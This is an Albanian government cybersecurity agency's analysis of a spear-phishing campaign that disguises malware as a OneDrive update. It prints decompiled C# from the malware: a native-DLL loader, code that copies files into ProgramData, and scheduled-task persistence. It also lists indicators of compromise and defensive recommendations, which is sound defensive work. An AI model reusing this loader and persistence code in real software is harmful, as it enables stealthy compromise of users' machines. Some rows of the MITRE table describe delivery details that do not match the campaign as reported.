REPUBLIKA E SHQIPËRISË
AUTORITETI KOMBËTAR PËR SIGURINË KIBERNETIKE
DREJTORIA E ANALIZËS SË SIGURISË KIBERNETIKE

Analizë
Fushatë Spear-Phishing
Skedari keqdashës *OneDrive-latest-v3.zip*

Versioni: 1.0
Datë: 26/06/2026

Rruga “Papa Gjon Pali II” nr.3 Tiranë;
Faqe web: www.aksk.gov.al E-mail: info@aksk.gov.al
Tel./Fax : 04 2221 039

PËRMBAJTJA

Informacione Teknike **4**

Analiza e skemës Spear-Phishing **4**

Indikatorët e Kompromet imit **11**

MITRE ATT&CK **12**

Rekomandime **13**

Tabela e figurave:

Figura 1. Portali pas aksesimit të URL 4
Figura 2. Shkarkimi i skedarit keqdashës. 4
Figura 3. Ekstraktimi i skedarit të arkivuar. 5
Figura 4. Kompilimi .NET. 5
Figura 5. Skedari config keqdashës. 6
Figura 6. Klasa Xerxes. 6
Figura 7. String të fshehur. 7
Figura 8. Vlerat e dekoduara strings. 7
Figura 9. Ngarkiki i DLL native **eio_x64.dll** 8
Figura 10. Funksioni **Boreas.** 8
Figura 11. Funksioni **Triton.** 8
Figura 12. Funksioni **Nereid1001.** 9
Figura 13. Task Scheduler i krijuar pas ekzekutimit të skedarit **exe.** 9
Figura 14. Procesi që kryen task scheduler dhe programi që niset sipas orarit. 10
Figura 15. Domain C2 aktual i evidentuar. 10
Figura 16. Path ku kryhet kërkesa **POST C2 /api/v2/validate.** 10

Kjo analizë ka kufizime dhe duhet interpretuar me kujdes!

Disa nga këto kufizime përfshijnë:

Faza e parë:
Burimet e informacionit: Analiza është bazuar në informacionet të vendosura në dispozicion në momentin e përgatitjes së saj. Ndërkohë, disa aspekte mund të jenë të ndryshme nga zhvillimet aktuale.

Faza e dytë:
Detajet e analizës: Për shkak të kufizimeve burimore, disa aspekte të skedarëve keqdashës mund të mos jenë analizuar thellësisht. Çdo informacion shtesë i panjohur mund të reflektojë në ndryshime të analizës.

Faza e tretë:
Siguria e informacionit: Për të mbrojtur burimet dhe informacionet konfidenciale, disa detaje mund të jenë të zbutura ose jo të përfshira në analizë. Ky vendim është marrë për të mbajtur integritetin dhe sigurinë e të dhënave të përdorura.

AKSK rezervon të drejtën për të ndryshuar, përditësuar, ose ndryshuar çfarëdo pjesë të kësaj analize pa lajmërim paraprak.

Kjo analizë nuk është një dokument përfundimtar.

Gjetjet e analizës bazohen në informacionin e disponueshëm gjatë kohës së hetimi. Nuk ka garanci në lidhje me ndryshime të mundshme apo përditësime të informacioneve të raportuara gjatë periudhës në vijim. Autorët nuk marrin përgjegjësi për përdorimin e gabuar ose pasojat e ndonjë vendimmarrjeje të bazuar në këtë analizë.

Informacione Teknike

Është identifikuar qarkullimi i një fushate spear-phishing duke përdorur imitimin dhe funksionalitetin e rremë të **Microsoft OneDrive** për të mashtruar përdoruesit dhe për të marrë akses fillestar në kompjuterat dhe sistemet. Aktorët keqdashës shpërndajnë email-e phishing nëpërmjet adresave email të kompromentuara : ***mnezeriti@mou.gr,*** me subjekt: ***Document 6-17-2026***, ku në përmbajtje të tij është një URL që të ridrejton tek SharePoint: **hxxps://sharepoint[.]epa[.]gov[.]gr/custom/** dhe më pas kërkohet që te kryhet update.



Figura 1. Portali pas aksesimit të URL .

Analiza e skemës Spear-Phishing

Pas klikimit të butonit **Update**, automatikisht shkarkohet skedari keqdashës **OneDrive-latest-v3.zip.**



Figura 2. Shkarkimi i skedarit keqdashës.

Pas ekstraktimit të këtij skedari, shfaqen 4 skedarë të tjerë që do të analizohen në vijim.



Figura 3. Ekstraktimi i skedarit të arkivuar.

Skedari ***OneDrive-latest-v3.exe*** është një skedar i ekzekutueshëm i cili është i kompiluar në teknologjinë ***.NET*** dhe në vetvete është i pastër dhe legjitim.



Figura 4. Kompilimi .NET.

Arsyeja e përdorimit të këtij skedari është lidhja me një tjetër skedar **.NET** që në vetvete është i tipit **DLL** me emërtimin **System.Collection.dll**. Kjo faktohet gjatë dekompilimit të tij dhe konfigurimi ku bëhet thirrja nga **DLL**, rezulton skedari xml **OneDrive-latest-v3.exe.config**.



Figura 5. Skedari config keqdashës.

Gjithë qëllimi është që gjatë ekzekutimit të skedarit **.exe** të nisi faza e 2-të e ekzekutimit të klasës **Xerxes** me funksionin **InitializeNewDomain.** Skedari **Dll System.Collection.dll** trashëgon nga klasa **AppDomainManager** dhe trigëron thirrjen e funksionit **InitializeNewDomain** i cili ka të implementuar disa funksione të tjera për qëllime të caktuara.



Figura 6. Klasa Xerxes.

Si fillim, në kod evidentohen disa funksione dhe strings me emra të fshehur të cilat gjatë ekzekutimit japin dhe kuptimin real të tyre. Klasa më e rëndësishme është klasa ***Triton1002***, e cila ka këto vlera të enkoduara dhe të fshehura.



Figura 7. String të fshehur.

Në këto vlera **hardcoded,** secili string dekodohet me anë të një implementimi në klasën **Wodan** dhe funksionin **Narcissus.** Çdo varg karakteresh kalon si input te funksioni **Narcissus** dhe dekodohet gjatë ekzekutimit. Duke ndjekur me **debug** dhe duke modifikuar kodin burimor nxjerrim çdo output të këtyre strings-eve.



Figura 8. Vlerat e dekoduara strings.

Pas dekodimit, ndjekim çdo variabël për të kuptuar qëllimin e përdorimit të tyre. Variabli më kryesor për zinxhirin e infektimit është variabli **Saturnalia**, i cili ka vlerën **eio_x64.dll**. Ndjekim rrugën e thirrjes së këtij variabli dhe në klasën **Jupiter1001.cs** në funksionin **Xanadu()** evidentohet thirrja e funksionit **Aether** i cili thërret nga **kernel32.dll** funksionin ***api32*** të **LoadLibraryW** dhe kryen ngarkimin të dll native **eio_x64.dll.**

```
// Token: 0x02000008 RID: 8
2 references
internal sealed class Jupiter1001
{
    // Token: 0x0600001F RID: 31
    [DllImport("kernel32.dll", CharSet = CharSet.Unicode, EntryPoint = "LoadLibraryW", SetLastError = true)]
    1 reference
    private static extern IntPtr Aether([MarshalAs(UnmanagedType.LPWStr)] string lpFileName);

    // Token: 0x06000020 RID: 32 RVA: 0x00002A1B File Offset: 0x00000C1B
    1 reference
    public void Xanadu()
    {
        if (Jupiter1001.Aether(Path.Combine(AppDomain.CurrentDomain.BaseDirectory, Triton1002.Saturnalia)) != IntPtr.Zero)
        {
            Thread.Sleep(-1);
        }
    }
}
```

*Figura 9. Ngarkiki i DLL native **eio_x64.dll***

Funksioni **Boreas()** I klasës **Xerxes.cs,** krijon dhe 2 strings gjatë ekzekutimit. Variabli i parë ruan vlerën **USOPublic** dhe e kombinon me **C:\ProgramData,** variabli i dytë **text2** që dekodohet është vlera **RogLiveService** e cila i kalon si parametër funksionit **triton()** të klasës **Chimera.** Këto vlera i kalojnë si parametra funksionit **Triton**.

```
1 reference
private static void Boreas()
{
    string text = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData), Triton1002.Nestor);
    string text2 = Path.Combine(text, Triton1002.Ragnarok1001);
    new Chimera().Triton(text, text2, Triton1002.Nereid1002, 10, 0);
}
```

*Figura 10. Funksioni **Boreas.***

```
// Token: 0x0600000B RID: 11 RVA: 0x00002060 File Offset: 0x00000260
1 reference
public void Triton(string destinationDirectory, string deployedExecutablePath, string taskIdentifier, int launchHour, int laun
{
    try
    {
        Directory.CreateDirectory(destinationDirectory);
        string baseDirectory = AppDomain.CurrentDomain.BaseDirectory;
        string text = Triton1002.Zenith + ".exe";
        foreach (string text2 in Directory.GetFiles(baseDirectory))
        {
            string extension = Path.GetExtension(text2);
            if (extension.Equals(".exe", StringComparison.OrdinalIgnoreCase) || extension.Equals(".dll", StringComparison.Ordi
            {
                string text3 = Chimera.Zephyr(Path.GetFileName(text2), text);
                string text4 = Path.Combine(destinationDirectory, text3);
                Chimera.Minerva1003(text2, text4);
            }
        }
        if (File.Exists(deployedExecutablePath))
        {
            Chimera.Nereid1001(deployedExecutablePath, taskIdentifier, launchHour, launchMinute);
            string text5 = Path.Combine(baseDirectory, Triton1002.Demeter);
            if (File.Exists(text5))
            {
                Chimera.Uranus(text5);
            }
        }
    }
    catch
    {
    }
}
```

*Figura 11. Funksioni **Triton.***

Gjatë ekzekutimit, vlerat që kaluan më parë si parametra krijojnë si shembull **RogLiveService.exe** dhe këtu evidentohet *teknika e persistencës* ku kopjohen skedarët keqdashës në direktoritë e përmendur me parë **C:\ProgramData + USOPublic/ RogLiveService.exe**. Në implementimin e funksionit **Triton** evidentohet dhe një funksion tjetër **Nereid1001.**

```
// Token: 0x0600000E RID: 14 RVA: 0x0000229C File Offset: 0x0000049C
1 reference
private static void Nereid1001(string executablePath, string taskIdentifier, int hour, int minute)
{
    IntPtr intPtr = IntPtr.Zero;
    IntPtr zero = IntPtr.Zero;
    try
    {
        intPtr = Chimera.Eurydice("taskschd.dll");
        if (!(intPtr == IntPtr.Zero))
        {
            IntPtr intPtr2 = Chimera.Enkidu(intPtr, "DllGetClassObject");
            if (!(intPtr2 == IntPtr.Zero))
            {
                Chimera.Gorgon1001 delegateForFunctionPointer = Marshal.GetDelegateForFunctionPointer<Chimera.Gorgon1001>(intP
                Guid elsinore = Chimera.Elsinore;
                Guid quintessence = Chimera.Quintessence;
                Chimera.Yggdrasil yggdrasil;
                if (delegateForFunctionPointer(ref elsinore, ref quintessence, out yggdrasil) == 0)
                {
                    Guid jocasta = Chimera.Jocasta1001;
                    if (yggdrasil.CreateInstance(IntPtr.Zero, ref jocasta, out zero) == 0)
                    {
                        object objectForIUnknown = Marshal.GetObjectForIUnknown(zero);
                        Chimera.Invoke(objectForIUnknown, "Connect", new object[4]);
                        object obj = Chimera.Invoke(objectForIUnknown, "GetFolder", new object[] { "\\" });
                        try
                        {
                            Chimera.Invoke(obj, "DeleteTask", new object[] { taskIdentifier, 0 });
                        }
                        catch
                        {
```

*Figura 12. Funksioni **Nereid1001.***

Ky funksion krijon një **Scheduled Task** në Windows duke përdorur direkt **taskschd.dll**. Ai merr si parametër vendndodhjen e një **exe** dhe krijon një task me emrin që i jepet, e vendos të ekzekutohet çdo ditë në orën e specifikuar dhe pastaj e nis menjëherë.

Para se ta krijojë, fshin një task ekzistues me të njëjtin emër. Task-u regjistrohet për përdoruesin aktual, vendos përshkrimin **"Daily startup"**, aktivizohet dhe lidhet me **EXE-në** që është kopjuar më herët në **C:\ProgramData**.

Praktikisht, kodi po instalon një mekanizëm që e nis automatikisht atë program çdo ditë, që është një teknikë normale për update ose shërbime, por përdoret gjithashtu shpesh për persistence nga skedarët keqdashës.



*Figura 13. Task Scheduler i krijuar pas ekzekutimit të skedarit **exe.***



Figura 14. Procesi që kryen task scheduler dhe programi që niset sipas orarit.

Nga debug i **dll** native dhe i **exe** në parametrin **RDX** u evidentua komunikimi me domain **DietHealths[.]com** nga ku i dërgohet vazhdimisht **POST** Request me disa parametra si shembull **ID token** dhe bën procesin e validimit nëse autentikimi është i suksesshëm.



Figura 15. Domain C2 aktual i evidentuar.

*Figura 16. Path ku kryhet kërkesa **POST C2 /api/v2/validate.***

Indikatorët e Kompromitimit

OneDrive-latest-v3[.]zip	**9a778782dc1237f814b6a9e583c2b47203704d3d1d04d0cfd13d1499a3b31a49**
OneDrive-latest-v3.exe[.]config ROGLiveService.exe[.]config	**1103b254c247903ab1d39525e6066bf5a306f1faf8bcafb9ad39e04ec2635a29**
System.Collection[.]dll	**a29ea16355de86e5f58c993ceafdfa0dad0a607278986b94f5d73e5d6cc23dcd**
eio_x64[.]dll	**81aa2b88cbe5bd2e0567a341321cb2008d99a0d64294532f9bca6769ed775637**
Directory	**C:\ProgramData\USOPublic**
Domain	**diethealths[.]com**
URL	**https://sharepoint.epa[.]gov[.]gr/custom/**
Sender	**mnezeriti@mou.gr**

MITRE ATT&CK

Taktika MITRE ATT&CK	ID	Teknika	Përshkrimi / Aktiviteti i vërejtur
Initial Access	T1566.001	Phishing: Spearphishing Attachment	Delivered malicious ZIP archives containing sideloaded payloads through recruitment-themed phishing campaigns.
Execution	T1204.002	User Execution: Malicious File	Relied on victims to open compressed archives and execute malicious components.
Execution	T1574.001	Hijack Execution Flow: DLL	Employed DLL sideloading techniques to execute malware through legitimate binaries.
Persistence	T1053.005	Scheduled Task/Job: Scheduled Task	Created or modified Windows Scheduled Tasks to establish persistence and automatically execute the malware after system startup or at predefined intervals.
Defense Evasion	T1036	Masquerading	Disguised malicious payloads as legitimate software components and updates within delivery archives.
Defense Evasion	T1027.015	Obfuscated Files or Information: Compression	Delivered malicious payloads within compressed ZIP archives across multiple phishing campaigns.

Rekomandime

Autoriteti Kombëtar për Sigurinë Kibernetike rekomandon:

- Bllokimin e menjëhershëm të Indikatorëve të Kompromet imit, të përmendura më sipër në pajisjet tuaja mbrojtëse.
- Kontrollin e Task Scheduler për krijimin e taskeve të reja dhe të pa autorizuara nga ky skedar.
- Kontrollin e vendndodhjes specifike të **C:\ProgramData\USOPublic\.**
- Trajnimin e vazhdueshëm të stafit jo-teknik rreth sulmeve "Phishing" si dhe mënyrat e shmangies së infektimit prej tyre.
- Instalimin e pajisjeve të perimetrit të rrjetit që bëjnë analizë të thellë të trafikut duke u mbështetur jo vetëm në rregullat e listave të aksesit por edhe në sjelljen e tij (Firewall-et NextGen).
- Të implementohen zgjidhje që kryen filtrimin, monitorimin dhe bllokimin e trafikut keqdashës ndërmjet aplikacioneve Web dhe internetit, Web Application Firewall (WAF).
- Analizimin e vazhdueshëm të logeve që vijnë nga SIEM (Security information and Event Management).
- Sistemet e evidentuara të segmentohen në VLAN-e të ndryshme, duke aplikuar "Access control list për të gjithë perimetrin e rrjetit", webserviset duhet të jenë të ndarë nga Databaza e tyre, Active Directory duhet të jetë në një VLAN të ndarë.
- Aplikimin dhe përdorimin e teknikës LAPS për sistemet Microsoft, për menaxhimin e fjalëkalimeve të Administratorëve Lokal.
- Të aplikohen filtra të trafikut në rastin e aksesimit në distancë të hosteve (punonjësve/palë të treta/klientë).
- Të kryhen analiza të trafikut në nivel sjellje "behaviour" për pajisjet fundore, aplikimi i zgjidhjeve EDR, XDR. Kjo sjell analizën e skedarëve keqdashës jo vetëm në nivel signature por dhe në nivel behaviour.
- Të projektohet zgjidhja për menaxhimin e aksesit të përdoruesve "Identity Access Management" për të kontrolluar identitetin dhe privilegjet e përdoruesve në kohë reale sipas parimit "zero-trust".